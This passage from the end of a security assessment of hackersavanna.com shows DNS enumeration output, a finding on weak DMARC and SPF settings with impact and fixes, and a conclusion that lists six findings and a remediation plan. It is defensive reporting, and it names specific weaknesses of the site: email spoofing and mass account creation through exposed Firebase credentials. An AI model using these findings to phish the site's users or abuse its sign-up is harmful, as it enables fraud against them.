2026-05-30T13:47:08.973247+0300 INFO AAAA d3fa430eb0a65c75.vercel-dns-017.com 64:ff9b:1401d:1141
2026-05-30T13:47:08.973466+0300 INFO AAAA d3fa430eb0a65c75.vercel-dns-017.com 64:ff9b:d8c6:4f41
2026-05-30T13:50:42.788642+0300 INFO 6 Records Found
2026-05-30T13:50:42.799378+0300 INFO Completed enumeration for domain: hackersavanna.com
```

Reproduction Steps

```
dnsrecon -d hackersavanna.com -t std
# Observe the TXT record section:
# TXT hackersavanna.com v=spf1 ... ~all
# TXT _dmarc.hackersavanna.com v=DMARC1; p=none;
```

Impact

- Emails spoofed as @hackersavanna.com (e.g., security@hackersavanna.com, noreply@hackersavanna.com) can reach researcher and company inboxes without being filtered or quarantined.
- Phishing campaigns targeting HackerSavanna users can be conducted with authentic-looking sender addresses.
- No rua= tag means the organization has no visibility into ongoing spoofing attempts.
- Combined with the platform's trust position (security researchers expect official emails about vulnerabilities and payments), spoofed emails are likely to be acted upon.

Recommendation

- Escalate DMARC to p=quarantine immediately, then p=reject: start with v=DMARC1; p=quarantine; pct=50; rua=mailto:dmarc-reports@hackersavanna.com — monitor for 2–4 weeks, then escalate to p=reject; pct=100.
- Harden SPF to -all (hardfail): change ~all to -all once all legitimate sending sources are confirmed.
- Implement DKIM signing: ensure all outbound emails are DKIM-signed with a key published in DNS.
- Add DMARC reporting tags: include rua= and ruf= for aggregate and forensic failure visibility.

References: OWASP WSTG-CONF-10 | RFC 7489 – DMARC | NIST SP 800-177

7. Conclusion

This security assessment of www.hackersavanna.com identified six findings spanning High to Low severity. No Critical findings were identified. The backend Firestore database and core API endpoints demonstrate appropriate access controls, representing a solid security foundation. The primary risk is concentrated at the Firebase

Authentication layer, where the combination of client-side credential exposure and unrestricted account registration creates a path for unauthorized account creation at scale.

Total Findings	6
Highest Severity	High (F-02)
Finding Breakdown	1 High 2 Medium 3 Low
Positive Controls Confirmed	Firestore rules (403 all collections), RTDB not exposed, HSTS, X-Frame-Options: DENY, CSP reporting endpoint active

Priority Remediation Actions

Priorit y	Timeline	Action
1	Immediate	Deploy Firebase App Check to restrict all Authentication API access to verified application clients (addresses F-01, F-02, F-03)
2	Immediate	Implement Firebase Auth beforeCreate Blocking Function to enforce server-side registration controls, domain allowlist, and CAPTCHA (addresses F-02)
3	Short-term	Add server-side existence validation to /savannahub/{id} and /r/{username}; migrate to UUID-based report IDs (addresses F-04)
4	Short-term	Escalate DMARC from p=none to p=quarantine and begin aggregate reporting; harden SPF to -all (addresses F-06)
5	Medium-term	Remove internal operational endpoints from public API documentation; enforce strict auth on all admin routes (addresses F-05)
6	Medium-term	Restrict Firebase API key to *.hackersavanna.com referrers in Google Cloud Console (reduces F-01 blast radius)